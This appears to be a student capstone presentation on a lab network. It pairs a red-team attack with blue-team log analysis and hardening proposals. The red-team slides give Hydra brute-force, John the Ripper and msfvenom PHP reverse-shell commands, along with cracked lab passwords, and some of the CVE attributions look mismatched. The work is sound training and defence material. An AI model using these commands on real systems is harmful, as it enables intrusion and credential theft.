Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

By Leo Katz 04/10/2022

Table of Contents

This presentation contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Azure Network:
IP Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines:
Hostname: Red vs Blue - ML-REFVM-684427
IPv4: 192.168.1.1
OS: Windows

Hostname: Kali
IPv4: 192.168.1.90
OS: Kali GNU (Linux 5.4.0)

Hostname: Capstone
IPv4: 192.168.1.105
OS: Ubuntu 18.04.1 LTS

Hostname: ELK
IPv4: 192.168.1.100
OS: Ubuntu 18.04.1 LTS

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-REFVM-684427 (Hyper-V Azure machine)	192.168.1.1	Host Machine (Hosts the following three VMs)
Kali	192.168.1.90	Attacking Machine used for penetration testing
Capstone	192.168.1.100	Target Machine Replicating a vulnerable server.
ELK	192.168.1.105	Network Monitoring Machine running Kibana.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Open Web Port (80) CVE-2019-6579	Port 80 is for HTTP. When left unsecured, it can allow public access to the machine.	This vulnerability allowed access into the web servers. Sensitive files and folders were found and accessed.
Apache Directory Listing CVE-2007-0450	This listing allows an attacker to discover the secret folder.	Allowed attackers to reveal the ip address and the secret folder.
Brute-force Attack	Systematically checking likely username and password combinations until the correct one is found.	With the use of brute force and a common passwords list (rockyou.txt), the password was easily found.
Reverse Shell Backdoor CVE-2019-13386	Allows to send a reverse shell payload on a web server while the firewalls do not detect the payload.	Attackers gained remote backdoor access to the Capstone web server.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Local File Inclusion CVE-2021-31783	LFI allows an attacker to upload content into the application or server.	An LFI vulnerability allowed an attacker to upload a malicious payload.
Directory Indexing Vulnerability CVE-2019-5437	An attacker can view and download content of a directory located on a vulnerable device.	Allowed attackers to reveal the IP address and the secret folder.
Plain Text Credential Storage CVE-2020-24227	Storing a user's name and/or password in plain text that is not encrypted.	The presence of this vulnerability allowed further penetration into the system with little effort.
Weak Hashed Passwords CWE-916	Unsalted hashed passwords can be easily cracked (i.e. with John the Ripper).	The stored hashed password without a random value ("salt") allowed simple conversion back to the password.

Exploitation: Sensitive Data Exposure

01

Security Challenges

- The network is known, but the IP address of the Target Machine is not.
- The target web server has hidden pages.

02

Tools & Processes

- `nmap` to scan network
  Command:
  `nmap 192.168.1.0/24`
- `dirb` to map URLs
  Command:
  ```
  dirb
  http://192.168.1.224/
  /usr/share/wordlists/dirb
  /common.txt
  ```
- Browser to explore
  Address:
  `192.168.1.105/company_folders/secret_folder`

03

Exploitation

- `nmap` identified the Target Machine as 192.168.1.105.
- `dirb` revealed a hidden directory on the target web server.
- The login prompt on this hidden directory reveals that the user is `ashton`.

Exploitation: Sensitive Data Exposure

01

Security Challenges

- Though the username (Ashton) has been discovered, a password is required to proceed.
- Later, the hash of an encrypted password is discovered.

02

Tools & Processes

- Hydra to brute-force the login

  Command:

  ```
  hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV192.168.1.105 http-get /company_folders/secret_folder
  ```

- John the Ripper to crack the password hash

  Command:

  ```
  john --wordlist=/usr/share/wordlists/rockyou.txt passwordhash.txt
  ```

03

Exploitation

- Hydra determined that Ashton's password was leopoldo.
- This revealed instructions on how to connect to the WebDAV directory, as well as a username and hashed password.
- John the Ripper de-encrypted the hash, revealing this second password as linux4u.

Exploitation: Sensitive Data Exposure

01

Security Challenges

- Possession of credentials is nothing without a method to log into the target server.
- To exploit the target, a reverse shell and listener is required.

02


Tools & Processes

- `WebDAV` to connect to the server
  Address: `dav://192.168.1.105/webdav`
- `MSFVenom` to upload a PHP reverse shell payload and set up a listener
  Commands:
  - `msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444>> shell.php`
  - `msfconsole`
  - `use exploit/multi/handler`
  - `set payload php/meterpreter/reverse_tcp`
  - `set LHOST 192.168.1.90`
  - `exploit`

03

Exploitation

- `WebDAV`, combined with the previously obtained credentials, allowed access to the server.
- A reverse shell was uploaded and a listener started.
- On the listener, the `flag.txt` file was found in short order.




```
cat flag.txt
b1ng0w@5h1sn@m0
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan



What time did the port scan occur?


- From approximately 23:40 to 00:00

How groups of many packets were sent and from which IP?

- **16,760**
- IP address **192.168.1.90**


Analysis: Identifying the Port Scan (cont.)

What responses did the victim respond back with?


HTTP status codes for the top queries [Packetbeat] ECS

● 401
● 200
● 207
● 404
GET /company_folders/secret_f...
PROPFIND /webdav: HTTP Query
PROPFIND /webdav/passwd.da...
PROPFIND /webdav/shell.php:...
GET /favicon.ico: HTTP Query

Analysis: Finding the Request for the Hidden Directory



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	16,250
http://192.168.1.105/webdav	56
http://192.168.1.105/webdav/passwd.dav	26
http://192.168.1.105/webdav/shell.php	16
http://192.168.1.105/favicon.ico	6

Export: Raw Formatted

What time did the request occur? How many requests were made?

- The attack started at 23:40:00
- There are 16,250 requests for the Hidden Directory, but the majority of these are likely from the brute-force attack.

Which files were requested?


The top three hits for directories and files that were requested were:

- `http://192.168.1.105/company_folder/secret_folder`
- `http://192.168.1.105/company_folder/webdav`
- `http://192.168.1.105/webdav/passwd.dav`

Analysis: Finding the WebDAV Connection

The `secret_folder` directory was requested **16,250 times**.

The `shell.php` file was requested **16 times**.




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	16,250
http://192.168.1.105/webdav	56
http://192.168.1.105/webdav/passwd.dav	26
http://192.168.1.105/webdav/shell.php	16
http://192.168.1.105/favicon.ico	6

Analysis: Finding the WebDAV Connection

The **`webdav`** directory was requested **56 times**.


The **`webdav/passwd.dav`** file was requested **26 times**.



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	16,250
http://192.168.1.105/webdav	56
http://192.168.1.105/webdav/passwd.dav	26
http://192.168.1.105/webdav/shell.php	16
http://192.168.1.105/favicon.ico	6

Analysis: Uncovering the Brute Force Attack




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	16,250
http://192.168.1.105/webdav	56
http://192.168.1.105/webdav/passwd.dav	26
http://192.168.1.105/webdav/shell.php	16
http://192.168.1.105/favicon.ico	6

The logs contain evidence of a large number of requests for the sensitive data. Only 3 requests were successful. This is a telltale signature of a brute-force attack.

Specifically, the password protected `secret_folder` was requested 16,245 times, but the file inside that directory was only requested 3 times.

Out of 16,244 requests, only 3 were successful.



Errors vs successful transactions [Packetbeat] ECS

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- **An IDS can be placed to detect and log port scans.**
- **An alarm should be set to trigger when a large amount of traffic occurs in a short period of time from a single source IP—particularly if these requests target multiple ports.**

What threshold would you set to activate this alarm?

- **I propose a threshold of 10 requests per second for more than 10 seconds or 100 consecutive pings.**

System Hardening

What configurations can be set on the host to mitigate port scans?

- **Configure the firewall to throttle incoming connections, in line with the previously proposed alarm.**
- **Close all unnecessary ports**
- **Filter the remaining ports for ICMP traffic, especially commonly used ones such as port 80.**
- **IPtables would serve well for firewall needs, and an IDS such as Kibana or Splunk would sound the alarm on future intrusions.**

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- **Draft a list of allowed IP addresses, starting with the company's internal network. Any IP address not on this list that requests a hidden directory or file should trigger an alarm.**
- **Configure another alarm to monitor sequential requests for directories from a single IP address. This may be innocent curiosity, or it may be an attacker probing the network for vulnerabilities.**

System Hardening

What configuration can be set on the host to block unwanted access?

- **Restrict sensitive file access to a specific user. This way, someone who gets a shell as, i.e., www-data will not be able to read it.**
- **Require stronger username and password standards, particularly for hidden directories.**
- **Disable directory listing in Apache.**

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarms can be set to detect future brute force attacks?

- **An alarm should be set to trigger if a certain number of requests are issued to the server from a single IP address within a certain timeframe.**
- **Another alarm should be set to trigger if a user fails several consecutive authentication attempts.**

What threshold would you set to activate these alarms?

- **More than 100 requests per second should trigger an alarm.**
- **More than 5 consecutive failed login attempts.**

System Hardening

What configuration can be set on the host to block brute force attacks?

- **Unique usernames and passwords (read: not to be found on any `dirb` or `rockyou.txt` lists)**
- **Restrict access to authentication URLs**
- **Two-factor authentication (2FA) for all users**
- **Implement a CAPTCHA to hinder automated brute force attacks**

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- **An alarm should be set to trigger if any user accesses the WebDAV directory from outside the company's internal network.**
- **This can be done with Filebeat.**

What threshold would you set to activate this alarm?

- **This is a binary alarm--if the IP address from which the directory is accessed is not on a pre-approved list, the alarm is triggered. If the address is approved, the alarm does not trigger.**

System Hardening

What configuration can be set on the host to control access?

- **The host should be configured to deny all WebDAV uploads by default, with the exception of a specific, secure IP address.**
- **Instructions for accessing the server should never be stored anywhere easily accessible by web browser.**
- **All software should be regularly patched and updated.**

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- **An alarm should be set to trigger upon the upload of any POST request containing disallowed file types.**
- **Notably, .php file uploads should be closely monitored.**
- **Historical traffic data can be used to create a baseline, and an alarm should be set to flag uploads that deviate from this baseline.**

What threshold would you set to activate this alarm?

- **The alarm should trigger whenever a user uploads a forbidden file type.**

System Hardening

What configuration can be set on the host to block file uploads?

- **All file uploads from outside the company's internal network should be prevented.**
- **Uploaded files should be stored in a dedicated database or partition that is quarantined from both the internet and the rest of the internal network.**
- **Uploaded files should be validated for file type and scanned for viruses. No executable files should be allowed.**
- **User account privileges should be set carefully to restrict access to read sensitive files.**

The End